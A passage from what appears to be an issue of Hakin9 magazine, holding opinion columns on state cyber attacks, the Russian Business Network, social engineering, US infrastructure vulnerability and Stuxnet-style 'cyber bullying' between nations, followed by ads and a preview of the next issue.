Russia however, still remains the biggest threat in cyber space according to leading US security researchers and the US government. After all this is the land of the *chess masters*. In January of 2009 the world witnessed the third successful cyber attack against a country (all cyber attacks by this time had been committed by Russia). The target was the small country of Kyrgyzstan. The country is only about 77,000 square miles in size with a population of just over 5 million. The attackers focused on the three of the four Internet service providers. They launched a distributed denial of service attack traffic and quickly overwhelmed the three and disrupting all Internet communications.

The IP traffic was traced back to Russian-based servers primarily known for cyber crime activity. Multiple sources have blamed the cyber attack on the Russian cyber militia and/or the *Russian Business Network* (RBN). RBN is thought to control the world's largest botnet with between 150 and 180 million nodes. In this particular cyber attack it is believed that the Russian government wanted to put itself an arm's length away from the hostile act.

Did you know? The *Russian Business Network* (RBN) is a cybercrime organization specializing in and in some cases monopolizing personal identity theft for resale. It is the originator of the MPack exploit kit and alleged operator of the Storm botnet. (*Reference: Wikipedia/ edited*)

Social engineering – the hidden cyber threat

During the cold war spies were used to infiltrate governments, the military, businesses and other organisations. Their job was to steal information (both non-classified and classified) that might prove valuable to another nation-state. There were some people who did this for individual financial gain, but in the main it was governments who wanted to learn about some new technology or secret weapon to find a way of developing it themselves.

This is still going on today but has evolved into more than just cyber spying – there is also something called *social engineering*. This is where one individual attempts to trick someone else (through manipulation) into letting them inside a network for example to crack the system (rather than attempting to hack in from the outside).

Social engineering is often misunderstood and not considered as part of corporate and government security policies. It is without doubt one of the biggest risks to a nation-states and business security.

Think about two-factor authentication in IT security – the same principles can be applied to individuals but the real advantage is that individuals can be *convinced* into sharing authentication details – it also will take a lot less time to extract. Social engineers would be well versed in how to extract sensitive information from individuals (people traits and behaviour patterns are good starting points). Social engineers (often referred to as *security crackers*) use the telephone system to learn company or corporate lingo (and they will search the Internet for additional company or corporate data to assist their knowledgebase) and weave their way in to the IT security department. Once in the security department a security cracker could impersonate someone from that department and ask for the remote login credentials. It has been done.

Why not Google Kevin Mitnick?

He's one of the world's leading social engineering wizards and has managed to crack many a system just using social engineering techniques. Individuals are the weakest link in the cyber security strategy but with good education and motivation it is possible to reduce the risk of this attack vector.

Final Thoughts

The US is one country in the world that is more open to asymmetrical cyber warfare vulnerabilities. The main reason the US is the most vulnerable is they have a great dependency upon cyber-controlled systems. The US uses computer networks to control electricity grids, pipelines, airlines, and rail roads, distribution of consumer goods, banking, and contractor support of the military. Most essential US systems are owned and operated by private companies which actually brings about its own security problems i.e. multiple security strategies, configurations, differing security knowledge – the essential systems should be managed and monitored under one umbrella organisation – hence the newly formed US Cyber Command. No one is entirely sure what this new command will do quite yet.

Lastly the US military is network centric. They have a higher dependency than any other military on earth for access to networks, databases and accessing/ organizing information. Therefore the US is the one country on Earth that is at more risk of cyber attack than any other. Other countries will in time follow the network centric model of the US, and given time these nation-states will also be at risk.

JULIAN EVANS

Julian Evans is an internet security entrepreneur and Managing Director of education and awareness company ID Theft Protect. IDTP leads the way in providing identity protection solutions to consumers and also works with large corporate companies on business strategy within the sector on a worldwide basis. Julian is a leading global information security and identity fraud expert who is referenced by many leading industry publications.

Cyber State-Bullying

We know offensive cyber tools can be effective, and we're all unprepared, and all building the capabilities to attack and defend. Will we actually go through with a full-scale conflict, or will we just use these to intimidate each other and expand defense budgets?

Stuxnet has changed the game and brought us to this new world of possibilities. (That was the same sentence this article started with last month, on purpose. We have much to talk about!) Stuxnet will most definitely be remembered as a turning point. Not in technology or vulnerability, but as the point where we really truly figured out that the technology that's revolutionized our world is extremely vulnerable, and that vulnerability can be used as an extremely effective political tool in a world rife with festering conflicts.

Just like when long ago we began to put together commando teams or guerillas and attack outside of the norms of traditional unit vs unit conflict, we are now going further. We're using geeks as commandos, and we're going to see this go much further. It'll take us time to figure out exactly how to best utilize this weapon and style of warfare, but have no doubt that we will get good at it. Mankind does a few things very well, and this is definitely one of them.

That said, I think we do still have some time before we see a significant overt cyber attack. At this point if an attack were executed and the attacker could be attributed, even if attribution were only only circumstantial, there would be an immediate physical response by many nations in addition to the victim. The consequences at this point are too significant, and unless the aggressor desires a full scale conventional conflict they will not attack on a large scale in the cyber realm just yet.

You might counter that if the aggressor thinks they could so devastate a nation and it's military capacity that the victim may be unable to launch an effective conventional counter-attack, thus making a massive cyber first strike a valid strategy. Or maybe the victim's economy and internal population might be so devastated that they'd turn inwards and not retaliate at all in favor of rebuilding. These ought to be the goal of a first-strike cyber attack, make sure you don't have to fight a real war. But in this global economy I don't believe that an attack on one country could be limited to affecting just that economy. Panic would ensue and spread to all similar countries. Nor could a cyber attack be completely contained to a single geographical entity if done on a large scale. And most nations have at least one reliable ally, so we would surely see retaliation from somewhere.

We haven't any precedent as to the true effectiveness of a cyber offensive. Few governments are willing to stake their survival on unproven methodology. There is an incredible range of thought on how effective a cyber strike may be, but we really truly don't know. Maybe the human factor in our electrical grids and transportation systems would be more effective in picking up the pieces or compensating for a major control systems outage than we think. Perhaps our military is still capable of operating and deploying using paper and pencil, and even HAM radio to coordinate than we suspect. It'd be a herculean task, but we used to do it that way didn't we? Somewhere back in history... (10 years ago? ancient history)

I don't suspect that a nation will be willing to launch a cyber-only war until we see some more concrete examples of what cyber offensives could do to an adversary in concert with a conventional attack. When we get to the point that the cyber portion of a complete offensive is so effective that the conventional component is left with little to do but roll in and occupy, then we need to start looking for the cyber-only offensive with the conventional component kept in reserve.

Cyber conflict will remain in the realm of spying, commercial espionage, and of course criminal for some time to come. And we're going to use it more and more frequently over the next 5 years. We're going to end up using these tools to intimidate, change policy, punish for economic and diplomatic maneuvering, and try to sabotage industries we compete with. It may even move into the company to company sabotage attacks hired out to private security firms. But the most use I believe we'll see is states bullying each other.

The US is to some degree bullying Iran. I am an American and I am free to say so. But I also think we need to be bullying Iran because they're a very scary regime with nuclear weapons. (Note to Iran: The human race is past the point they require religious totalitarianism to control a population and make it productive. Give them a stable economy, basic freedoms, and democracy and they'll take care of themselves. I promise.) Regardless of who launched Stuxnet, it's effect seems to have been positive, pushing Iran back to the table and hurting their stall tactics.

No one needs these weapons, the US included, but that's a whole different article. We do need to keep more of them from being produced. But in the near term or best new weapon to affect these policies is cyber. Pulling back from just looking at Iran, we have hundreds of other conflicts and disagreements that the cyber tool could very effectively be applied to.

I predict we will start applying pressure to this very effective pain point in many different places. It could come in many forms in many places. Some examples:

1. A rebel region wants to break away from the state. A good DDoS will shut them up for a few weeks...
2. A bank in another country suddenly has frozen the assets of a cyber-aware dictator. DDoS or compromise that bank and cause them extreme pain...
3. The mafia starts to realize that maybe they don't have to send Vinnie to the corner grocery to extort money, but can actually send Greg the geek to extort from any organization in the world. (That happens now but not with the very effective methods the mafia has perfected in the real world it'll be even better)
4. An economic rival slaps a tariff on the grain your country exports to prop up their own farmers. A well placed Stuxnet style bug to cripple all of the grain elevators preventing effective local storage, or an attack causing herbicides to be incorrectly mixed or delivered causing crops to be wiped out... Very useful to apply pressure.

There are many ways, and I'm actually looking forward to reading about some of the things the human race thinks up to apply pressure. I hope that we do actually get to hear about them all, I'd hate for a really elegant attack to go completely unnoticed!

As always please send me your thoughts, *jonkman@emergingthreatspro.com*. Get your copy of the new ET Pro Ruleset, *http://www.emergingthreatspro.com* and support open source security!

MATTHEW JONKMAN

Matt is the founder of emergingthreats.net, the only open and community based intrusion detection ruleset, and is also president of the Open Information Security Foundation (OISF). The OISF is building Suricata, an next generation ids funded by the US department of homeland security.

If you're running 2.8.6 or anything prior . . .
Emerging Threats Pro is the only ruleset for you
EMERGING THREATS PRO
the comprehensive ruleset
contact us
765.807.8630 | info@emergingthreatspro.com | www.emergingthreatspro.com

In the next issue of Hakin9 magazine:

- Cybercrime and Cyberwar Predictions for 2011

- New Attack Vectors, More Innovative Exploits – a new wave of more

powerful Cybercrime, Cyberhacking and Cyberterrorism coming your way.

- Target Attacks via Email

- Pros and cons of partial passwords in web applications

Available at New Year's Eve!

December 31st